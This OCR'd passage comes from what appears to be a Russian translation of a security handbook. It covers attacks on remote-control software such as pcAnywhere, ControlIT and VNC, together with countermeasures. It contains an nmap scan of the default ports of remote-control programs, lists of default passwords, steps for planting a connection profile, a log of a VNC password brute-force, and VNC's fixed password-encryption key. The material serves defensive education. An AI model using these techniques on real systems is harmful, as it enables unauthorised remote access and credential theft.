
```
https://www.example.com/
```

После этого мы обнаружили достаточно тщательно разработанную систему обработки платежей по кредитным карточкам, ожидающую ввода имени пользователя и пароля для регистрации. Как вы теперь уже знаете, для хакинга не стоит выбирать самый длинный путь, если к полному господству может привести гораздо более короткая дорога. Так что несмотря на возможность подбора регистрационных данных с помощью Web-броузера или автоматизации этого процесса с использованием утилиты Brutus, мы решили пойти по гораздо более простому пути и проверить наличие изъянов сервера IIS 5.0. (Общеизвестно, что лишь немногие администраторы отслеживают появление и используют все необходимые модули обновления.) Итак, мы приступили к поиску известных изъянов, таких как ошибки трансляции Unicode и Double Decode, переполнение буфера библиотеки `.printer` и недавно обнаруженный изъян переполнения буфера индексного сервера. И вот он, долгожданный момент! Сервер "сообщил", что он уязвим для атак, провоцируемых вирусом Code Red Worm. Это уже кое-что.

Обратившись к набору самых последних средств взлома, мы нашли тот из них, который связан с изъяном индексного сервера, а затем запустили его, и на нашем компьютере появилось приглашение удаленной командной оболочки. Мы победили! Через 10 минут мы без особого труда (лишь несколько сотен раз нажав клавиши) получили доступ к системе обработки платежей по кредитным карточкам с системными привилегиями. При этом системой RealSecure не было сгенерировано ни одного уведомления об опасности. Как же можно воспользоваться полученным доступом? Для ответа на этот вопрос читайте часть IV...



ГЛАВА 13



Неотъемлемой чертой глобальной единой экономики является то, что и управлять ею нужно глобально. Вспомогательный персонал не всегда может оказаться на месте, чтобы подойти к закапризничавшему компьютеру и устранить проблему. Какой же выход? Программное обеспечение удаленного управления.

Такие программы, как pcAnywhere, ControlIT, ReachOut и Timbuktu, стали настоящей находкой для администраторов, позволяя им виртуально перемещаться на компьютеры пользователей и устранять проблемы или помогать выполнять стоящие перед ними задачи. К сожалению, такое программное обеспечение зачастую неправильно настроено или имеет изъяны в подсистеме защиты. Это позволяет взломщикам получать доступ к системам, переписывать секретную информацию, или, хуже того, использовать данный компьютер для взлома всей корпоративной сети, создавая при этом впечатление, что эту атаку предпринял сотрудник данной организации.

В этой главе обсуждаются приемы, используемые взломщиками для поиска перечисленных программ в сети какой-либо организации. Кроме того, вы узнаете, как злоумышленники пользуются ошибками в конфигурационных параметрах и дырами в системе защиты, а также о том, какие шаги следует предпринять, чтобы устранить все найденные изъяны. (В главе 9, "Хакинг удаленных соединений, PBX, Voicemail и виртуальных частных сетей", изложена подробная информация об удаленном управлении через модемное соединение.)

Обзор программ удаленного управления

Каждая программа, предназначенная для работы в сети, ожидает установки соединений, открывая для этого определенные порты. Число и тип этих портов полностью определяются самой программой. Сканируя порты какого-либо компьютера, можно определить все работающие на нем программы удаленного управления. Остается только удивляться, как много пользователей устанавливают такое программное обеспечение без соответствующих санкций и требуемой поддержки.

В табл. 13.1 перечислены различные программные продукты удаленного управления, а также прослушиваемые порты, используемые этими программами по умолчанию. В этом списке содержатся лишь общие сведения, поскольку многие продукты, как указано в таблице, позволяют использовать для входящих соединений любой свободный порт.

НА WEB-УЗЛЕ www.hartspublishing.com

Не забывайте о том, что для использования нужных портов изменить параметры следует как на узле, так и на компьютере, с которого устанавливается соединение. Если изменить номер порта только на одном из двух соединяемых компьютеров, в настройках второго все равно останется порт 65301, установленный по умолчанию для соединений TCP. Работая на компьютере под управлением операционной системы Windows, для сканирования портов мы рекомендуем воспользоваться одной из таких замечательных программ, как NetScanTools Pro 2000, SuperScan, NTOScanner, WinScan, ipEye или WUPS, описанных в главе 2, "Сканирование". Можно также проверить, как работает программа fscan компании Fundstone, которую можно найти по адресу `http://www.foundstone.com`. Каждая из этих быстрых, гибких и надежных утилит предназначена для идентификации портов, используемых службами удаленного управления.

Чтобы выполнить сканирование портов с компьютера под управлением системы Linux, всегда можно воспользоваться проверенной программой-сканером nmap (`http://www.insecure.org/nmap`), с помощью которой поиск требуемого программного обеспечения можно вести по всей подсети.

```
nmap -sS -p 407,799,1494,2000,5631,5800,43188 -n 192.168.10.0/24
```

Таблица 13.1. Программное обеспечение удаленного управления, обнаруживаемое при сканировании определенных портов

Программа	TCP	UDP	Возможность использования альтернативных портов
Citrix ICA	1494	1494	Неизвестно
pcAnywhere	22, 5631, 5632, 65301	22, 5632	Да[4]
ReachOut	43188	Нет	Нет
Remotely Anywhere	2000, 2001	Нет	Да
Remotely Possible/ControlIT	799, 800	800	Да
Timbuktu	407	407	Нет
VNC	5800, 5801..., 5900, 5901...	Нет	Да
Терминальные службы системы Windows	3389	Нет	Нет

Как всегда, для одновременного сканирования нескольких сетей и обнаружения всех систем, от которых можно ждать неприятностей, мы рекомендуем использовать сценарий на языке Perl, который можно найти на Web-узле `http://www.hackingexposed.com`.

Соединение

Как только взломщик получит всю необходимую информацию о службах удаленного управления рабочих станций и серверов, скорее всего, он попытается получить к ним доступ. После установки с параметрами, используемыми по умолчанию, практически все приложения удаленного управления позволяют устанавливать соединение любому пользователю. Причем для этого не требуется указывать ни имя, ни пароль. (Взломщикам это нравится.)

Единственный способ проверить, защищен ли паролем подобный программный пакет, — это попытаться установить соединение "вручную", воспользовавшись соответствующим программным обеспечением. Нам ничего неизвестно о каких-либо сценариях, которые позволяют автоматизировать этот процесс. Не стоит волноваться, если вы обнаружили в сети компьютер с каким-нибудь приложением удаленного управления и не имеете соответствующей полнофункциональной версии (скажем, Timbuktu или ControlIT). Ее всегда можно найти в Web. В Internet можно найти также демонстрационные и пробные версии почти всех популярных программ удаленного управления.

---

4 Пакет pcAnywhere позволяет использовать альтернативные порты Data (5631) и Status (5632), однако с использованием графического интерфейса соответствующие изменения осуществить нельзя. Для этого запустите редактор системного реестра `REGEDT32.EXE` и измените следующие параметры.

```
HKLM\SOFTWARE\SYMANTEC\PCANY-WHERE\CURRENTVERSION\SYSTEM\TCPIPDATAPORT
HKLM\SOFTWARE\SYMANTEC\PCANY-WHERE\CURRENTVERSION\SYSTEM\TCPIPSTATUSPORT
```

Установите эти программы и попытайтесь соединиться с требуемыми узлами по очереди. Как насчет пользователей, которые используют пустой пароль? Если на экране не появилось приглашения для ввода имени пользователя, то, как подарок рождественским утром, на нем отобразится диалоговое окно приложения удаленного управления.

Если эта простая атака завершилась неудачей, можно выполнить инвентаризацию пользователей (более подробная информация об этом содержится в главе 3, "Инвентаризация") и попытаться воспользоваться их именами. Во многих программах удаленного управления для аутентификации по умолчанию используются те же имена и пароли, что и в операционной системе NT. Имея в своем распоряжении системные имена, можно снова связаться с удаленным узлом и попробовать каждое из полученных имен пользователей, а также такие общепринятые пароли, как <пробел>, "*имя_пользователя*", password, admin, secret, <*имя_компании*> и т.д. Если это не принесет результатов, значит, данная программа, по крайней мере, надежно защищена паролем.

Изъяны программ удаленного управления

Часто приходится слышать, что уровень защищенности узла определяется прочностью самого слабого звена. Однако по отношению к программному обеспечению удаленного управления дело обстоит несколько иначе. Если узел удалось взломать (см. главу 5, "Хакинг Windows NT"), то злоумышленники смогут воспользоваться обнаруженными изъянами и позже подключиться вполне законным путем. Например, некоторые старые программные продукты не шифруют имена и пароли пользователей, что дает возможность взломщикам извлечь их из файлов, с экрана монитора, или, еще хуже, из сетевого трафика. Единственный способ убедиться в том, что программные продукты надежно защищены, заключается в проведении их тестирования.

В программах удаленного управления имеется несколько изъянов. Тем не менее проверить придется наличие каждого из них. Ниже перечислены некоторые известные проблемы.

Т Имена и пароли пользователей передаются в виде незашифрованного текста.

- Использование слабых алгоритмов шифрования паролей (например, с использованием подстановки).
- Раскрываемые пароли (которые можно извлечь удаленно с применением средств с графическим интерфейсом либо скопировав требуемые файлы на локальный компьютер).

А Загружаемые профили.

Незашифрованные имена пользователей и пароли

Популярность	*6*
Простота	*8*
Опасность	*10*
***Степень** риска*	*8*

Программа Remotely Possible 4.0 компании Computer Associates не обеспечивает никакой защиты имен пользователей и паролей. Как видно из рис. 13.1, в файле `\PROGRAM FILES\AVALAN\REMOTELY POSSIBLE\MAIN.SAB` **ЭТИ данные хранятся В** текстовом формате — все ключи от королевства в одном месте!




Рис. 13.1. В окне текстового редактора видно, что имена пользователей и пароли программы Remotely Possible 4.0 хранятся в виде незашифрованного текста: пользователем TEST применяется пароль aЬcзЬc

После обнаружения этого факта компания Computer Associates выпустила модуль обновления, обеспечивающий некоторый уровень шифрования конфиденциальной информации. Предполагалось, что этот модуль обновления вместе с новой версией программного продукта, ControlIT 4.5, позволит зашифровывать пароли, хранящиеся в файле MAIN . SAB. Весь вопрос в том, насколько надежной окажется такая защита.

Пароли, шифруемые с помощью алгоритма подстановки

Популярность		*6*
Простота		*6*
Опасность	*5*	*10*
Степень риска		*7*

Предполагалось, что в программе ControlIT 4.5 (новой версии программы Remotely Possible 4.0) будут устранены недостатки предыдущей версии, в которой имена пользователей и пароли хранились в виде незашифрованного текста. Однако вместо реализации надежного алгоритма шифрования компания применила простой алгоритм подстановки, который, кроме того, используется только для шифрования паролей. Например, пароль `abcdabcd` выглядит следующим образом.

```
p I x d p I x d
```

Зная это, можно составить схему подстановки всех символов алфавита и легко расшифровать любой пароль. Поскольку имена пользователей по-прежнему содержатся в виде незашифрованного текста, то охота будет весьма результативной.


Раскрываемые пароли

Популярность	*9*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Программа Revelation компании SnadBoy Software (`http://www.snadboy.com`) представляет собой одно из незаменимых средств. Единственный исполняемый файл размером 14 Кбайт позволяет получить хранящиеся в оперативной памяти пароли многих популярных программ удаленного управления.

Каждому знакомо диалоговое окно пароля, в котором вместо вводимых символов появляются звездочки. Оказывается, что в этом окне пароль никак не шифруется, а просто замещается. Этот изъян имеется во многих приложениях, включая pcAnywhere (без модуля обновления), VNC и Remotely Possible/ControlIT. С помощью утилиты Revelation можно извлечь пароль, который скрывается за звездочками, просто перетащив мышкой объект Revelation в требуемое поле.

Однако программы ReachOut, Remotely Anywhere, Timbuktu и версия пакета pcAnywhere с модулем обновления защищены от подобной деятельности. В программах ReachOut и Remotely Anywhere это обеспечивается благодаря тому, что для управления учетными записями в них используются средства диспетчера пользователей NT. Программа Timbuktu, диалоговое окно которой приведено на следующем рисунке, тоже является достаточно надежной, поскольку в ней используется более безопасный механизм шифрования паролей. При перемещении курсора мыши на поле ввода пароля будут получены лишь бессвязные данные.



Загрузка профилей

Популярность	*5*
Простота	*5*
Опасность	*10*
Степень риска	*7*

Как только взломщикам удастся проникнуть в систему NT и каким-нибудь способом получить административные привилегии, они смогут загрузить свои собственные профили (например, файлы `.CIF` или `MAIN.SAB`) и автоматически получить доступ к системе, пользуясь своим собственным паролем! Этой атаке подвержена как программа pcAnywhere, так и Remotely Possible 4.0. Для этого взломщику достаточно выполнить следующие действия.

1. Создать профиль соединения в рамках своей копии pcAnywhere или Remotely Possible.
2. Найти и скопировать новый профиль в каталог \DATA или \AVALAN\REMOTELY POSSIBLE целевой системы.
3. С помощью программ pcAnywhere или Remotely Possible 4.0 соединиться с удаленным компьютером и ввести свое имя пользователя и пароль.

Если используемый вами программный продукт хранит данные о соединениях в отдельных файлах, то он, скорее всего, уязвим для таких атак. Проведите тестирование и удостоверьтесь в его защищенности или примите все необходимые меры по обеспечению безопасности.

О Контрмеры

Для повышения защищенности и устранения перечисленных выше недостатков можно воспользоваться несколькими приемами. Выполнение следующих шагов позволит значительно повысить уровень безопасности установленного программного обеспечения.

Использование паролей

Хотя необходимость этой меры предосторожности очевидна и интуитивно понятна всем администраторам, имена пользователей и пароли на удаленных узлах применяются далеко не всегда. Производители профамм тоже не всегда стремятся помочь в данной ситуации, надеясь на администраторов. Как видно из рис. 13.2, схема аутентификации, используемая в программе pcAnywhere по умолчанию, является весьма либеральной. Чтобы исправить эту ситуацию, просто установите режим Specify individual caller privileges.




Рис. 13.2. В программе pcAnywhere 8.0 по умолчанию используется режим Allow full access to all callers

Усиление требований к используемым паролям

Некоторые приложения, такие как pcAnywhere, позволяют повысить требования к используемым паролям, например, сделать их чувствительными к регистру. Чтобы активизировать этот режим, откройте диалоговое окно свойств сети (NETWORK properties). Затем перейдите во вкладку Security Options и установите флажок Make passwords case sensitive. Как видно из рис. 13.3, этот режим по умолчанию отключен.

Профамма Timbuktu обладает аналогичным механизмом защиты паролей. Как показано на следующем рисунке, можно офаничить возможность их повторного использования, задать минимальную длину пароля и количество дней, в течение которых его можно использовать.





Рис. 13.3. Один из возможных способов повышения уровня безопасности программы pcAnywhere заключается в использовании чувствительных к регистру паролей. Убедитесь, что установлен именно этот режим!




Альтернативная аутентификация

Большинство приложений позволяет активизировать процедуру аутентификации в форме, отличной от принятой в системе NT. Однако по умолчанию этот режим обычно не активизирован. Несмотря на то, что при этом придется поддерживать два набора имен и паролей пользователей, такая возможность с успехом может расстроить планы взломщиков.

В программах Remotely Possible и ControlIT по умолчанию используются собственные механизмы аутентификации, тогда как в Timbuktu и ReachOut по умолчанию применяется аутентификация NT. При этом проблема состоит в том, что после успешного взлома злоумышленник сразу же получает пароли всех пользователей приложений удаленного управления.

Дополнительные возможности использования паролей

Программы Timbuktu и pcAnywhere предоставляют дополнительные возможности использования паролей, которыми следует пользоваться при любой возможности. Так, в pcAnywhere можно защитить паролем профили как исходящего, так и входящего соединения. Это не позволит кому-либо постороннему выведать пароль аутентификации, скрытый за звездочками. Установить пароль на доступ к профилям программы pcAnywhere (т.е. повысить уровень безопасности) можно в диалоговом окне NETWORK Properties во вкладке Protect Item, как показано на следующем рисунке.



Помимо аналогичных возможностей, программа Timbuktu позволяет ограничить доступ к параметрам безопасности.

Выход из системы после завершения сеанса связи

Программы Remotely Possible/ControlIT, pcAnywhere и ReachOut можно настроить так, чтобы после окончания сеанса связи выполнялся также выход из системы. Такая возможность оказывается чрезвычайно важной, поскольку если администратор забудет выйти из системы после выполнения своей работы, кто-либо другой сможет воспользоваться его привилегиями для получения доступа к конфиденциальным данным.

Чтобы включить этот режим в программе ReachOut, выполните следующие действия.

1. Выберите команду Security.
2. Перейдите во вкладку Disconnect и установите режим Log The Current User Off This Computer.

Кодирование сообщений во время сеанса связи

В более ранних версиях многих программ удаленного управления можно было перехватить имена пользователей и пароли во время их передачи по сети или разгадать простые алгоритмы шифрования. Удостоверьтесь в том, что используется наивысший уровень шифрования, обеспечиваемый программным обеспечением. Наилучшим средством для проверки надежности алгоритмов шифрования является программа анализа сетевых пакетов Sniffer Pro от компании Network Associates (`http://www.nai.com`). Остается только удивляться, насколько слабыми оказываются алгоритмы шифрования, применяемые в некоторых программных продуктах.

Ограничение числа попыток регистрации

Большинство приложений позволяет ограничить количество попыток регистрации. В случае превышения заданного значения система будет заблокирована. Данная возможность хороша тем, что может отпугнуть взломщика, и он обратит свое внимание на менее защищенные системы. Даже если этого не произойдет, администратор сможет узнать об атаке и предпринять соответствующие меры. Мы рекомендуем ограничиться тремя неудачными попытками регистрации.

Учет неудачных попыток регистрации

Следует регистрировать как успешные, так и неудачные попытки регистрации. Для этого можно использовать либо журнал регистрации событий системы NT, либо соответствующие файлы самих приложений удаленного управления. Эта информация значительно облегчит обнаружение попыток взлома и выявление злоумышленников.

Блокирование пользователей, которым не удалось зарегистрироваться

Это одна из наиболее важных возможностей. Однако в большинстве приложений удаленного управления она отсутствует. ReachOut от компании Stac Electronics оказалась единственной изо всех протестированных нами программ, в которой реализован так называемый режим IntruderGuard (защита от нарушителей). Для активизации этого важного режима выполните следующие действия.

1. Выберите команду Security.
2. Перейдите во вкладку Connect, в группе User Lockout установите режим Trip IntruderGuard, а затем задайте количество неудачных попыток регистрации, после которых будет активизирован компонент IntruderGuard. Мы рекомендуем разрешить три неудачные попытки регистрации.

Изменение порта, прослушиваемого по умолчанию

Многие не рассматривают изменение порта, используемого по умолчанию, как эффективную меру повышения безопасности, поскольку в ее основе лежит внутренне противоречивая парадигма "безопасность за счет сокрытия". Однако полученный нами практический опыт говорит о том, что применение подобных правил является достаточно эффективным. Другими словами, для обеспечения безопасности нужно предпринимать любые возможные меры. Пусть данная мера не позволит полностью защитить систему, но, по крайней мере, она может задержать дальнейшее продвижение взломщика.

Virtual Network Computing (VNC)

Программа Virtual Network Computing разработана в Англии, в лаборатории AT&T Research Labs Кембриджского университета. Ее можно найти по адресу `http://www.uk.research.att.com/vnc`. Программа обладает многими уникальными возможностями. Во-первых, ее можно использовать на многих платформах. Этот программный продукт можно устанавливать на компьютеры под управлением системы Windows, Linux и Solaris, а обращаться к нему — из Windows, Linux, Solaris, Macintosh и даже Windows CE. Кроме того, эта программа имеет интерфейс на языке Java, что позволяет ее использовать через такие Java-совместимые броузеры, как Netscape Communicator и Microsoft Internet Explorer. Лучше всего то, что программа VNC является бесплатной!

Поскольку программа VNC обладает такими богатыми функциональными возможностями, неудивительно, что работа с этим продуктом сопряжена с некоторыми серьезными проблемами, связанными с нарушением безопасности. Она оказывается уязвимой при использовании программы Revelation. Как было показано в главе 5, "Хакинг Windows NT", через удаленное соединение программу VNC можно легко установить в системе Windows NT. Все что для этого требуется, — это инсталлировать службу VNC из командной строки после единственного изменения удаленного системного реестра, что позволит запустить ее в скрытом режиме. (При использовании версии выше 3.3.2 на панели задач интерактивные пользователи смогут в любом случае увидеть соответствующую пиктограмму.) Независимо от режима использования службы VNC в списке Process List все равно будет содержаться процесс `WinVNC.EXE`. Однако важнее всего то, что программа VNC подвержена следующим атакам.

Т **Прямой подбор паролей VNC**. Ненадежные пароли позволят взломщику получить полный контроль над системой, в которой запущен сервер VNC.

- **Перехват сетевого трафика.** По умолчанию после аутентификации пользователя сервер VNC не выполняет шифрования данных.

А **Ненадежный метод хранения паролей WinVNC**. Пароли сервера хранятся в таком виде, что взломщик все равно сможет их восстановить в незашифрованной форме.

Ниже каждая из этих атак будет рассмотрена более подробно.

Прямой подбор паролей VNC

Популярность	*5*
Простота	*9*
Опасность	*7*
Степень риска	*7*

Основным механизмом защиты сервера VNC от несанкционированного доступа является пароль, выбранный системным администратором. В этой книге уже не раз отмечалось, что взлом проще всего осуществить, если используются ненадежные пароли. Поскольку серверу VNC зачастую предоставляются высокие привилегии, решительно настроенный взломщик, проявив определенное упорство, сможет подобрать пароль сервера VNC "в лоб", простым перебором. Для подбора паролей VNC можно воспользоваться дополнительной программой `rfbproto.c` (`http://www.securiteam.com/tools/Brute_forcing_VNC_passwords.html`), которую можно применить к клиентскому приложению `vncviewer`. С помощью команды patch программу rfbproto.c нужно применить к пакету `vnc-3.3.3r1_unixsrc.tgz`. В следующем примере демонстрируется, как легко подобрать пароль сервера VNC.

```
[crush]# vncviewer 192.168.1.101
VNC server supports protocol version 3.3 (viewer 3.3)
Trying password '#!comment:'
VNC authentication failed
Trying password 'Common'
VNCauthenticationfailed
Trying password 'passwords,'
VNCauthenticationfailed
Trying password 'compiled'
VNC authentication failed
Trying password 'passwd'
VNC authentication failed
Trying password 'test'
VNC authentication succeeded
Desktop name "twistervm"
Connected to VNC server, using protocol version 3.3
```

Модифицированный клиент vncviewer быстро перебрал предоставленный список паролей и отгадал пароль test. После этого программа vncviewer соединилась с удаленным сервером, и взломщик получил полный контроль над системой. Подобный подбор паролей производится очень быстро, и сервер VNC никак не реагирует на неудачные попытки регистрации.

О Контрмеры: защита от подбора паролей VNC

При настройке сервера VNC важно выбрать надежный пароль. В нем должно содержаться не меньше восьми символов. Пароль не должен быть словом или производной от слова, найденного в словаре. Не забывайте о том, что пароль — это единственная преграда, стоящая между взломщиком и системой. Так что выбирайте его очень внимательно!

Перехват сетевого трафика

Популярность	*2*
Простота	*3*
Опасность	*7*
Степень риска	*4*

Если пакет VNC установлен без каких бы то ни было модификаций, то после аутентификации шифрование потока сообщений между клиентом и сервером не выполняется. Не стоит надеяться на то, что если этот поток сообщений сжат, то его труднее перехватить, чем, скажем, в сеансе `telnet`. Поскольку файлы с исходным кодом VNC найти очень легко, то не составит особого труда и разработать специальный перехватчик сообщений VNC. Поэтому установка соединения с сервером VNC без применения шифрования сопряжена с большим риском. Хотя исходный пароль VNC передается с использованием механизма "вопрос/ответ", весь поток сообщений передается в незашифрованном виде. Вполне возможно, что взломщик сможет отследить передаваемые сообщения и перехватить пароли, вводимые пользователями при регистрации.

О Контрмеры: предотвращение перехвата сетевого трафика

К счастью, существуют различные механизмы, которые можно использовать для шифрования трафика VNC. Первым и основным из них является использование оболочки `ssh`, с помощью которой можно организовать защищенный канал между клиентом и сервером VNC. Более подробную информацию об этом можно найти по адресу `http://www.uk.research.att.com/vnc/sshvnc.html`. Кроме ТОГО, К исходному коду пакета VNC можно применить дополнительные модули (`http://web.mit.edu/thouis/vnc/`), которые позволяют реализовать шифрование по открытому ключу. И наконец, для контроля каждого IP-адреса, с которого происходит доступ, можно использовать TCP-оболочки (`http://www.uk.research.att.com/vnc/archives/1998-09/0168.html`).

Ненадежный метод хранения паролей VNC

Популярность	*6*
Простота	*9*
Опасность	*7*
Степень риска	*7*

В октябре 1999 года Конде Вампиро (Conde Vampiro) сообщил о некоторых изъянах программы VNC (`http://www.securiteam.com/securitynews/3P5QERFQ0Q.html`). Самый серьезный недостаток связан с тем, как служба VNC хранит пароль сервера VNC (а именно в системном реестре Windows). Хотя пароль сервера VNC шифруется с помо-

щью алгоритма 3DES, при этом пароль каждый раз сохраняется с использованием фиксированного ключа (23 82 107 6 35 78 88 7). Это еще один наглядный пример неумелого применения надежного алгоритма шифрования (3DES). Поскольку ключ известен, то можно без проблем расшифровать пароль любого сервера VNC.

Пароль VNC хранится в ключе системного реестра `HKEY_USERS\.DEFAULT\-SOFTWARE\ORL\WinVNC3\Password`. В нашем примере этот ключ представлен следующим блоком данных.

```
2F 98 1D C5 48 EO 9E C2
```

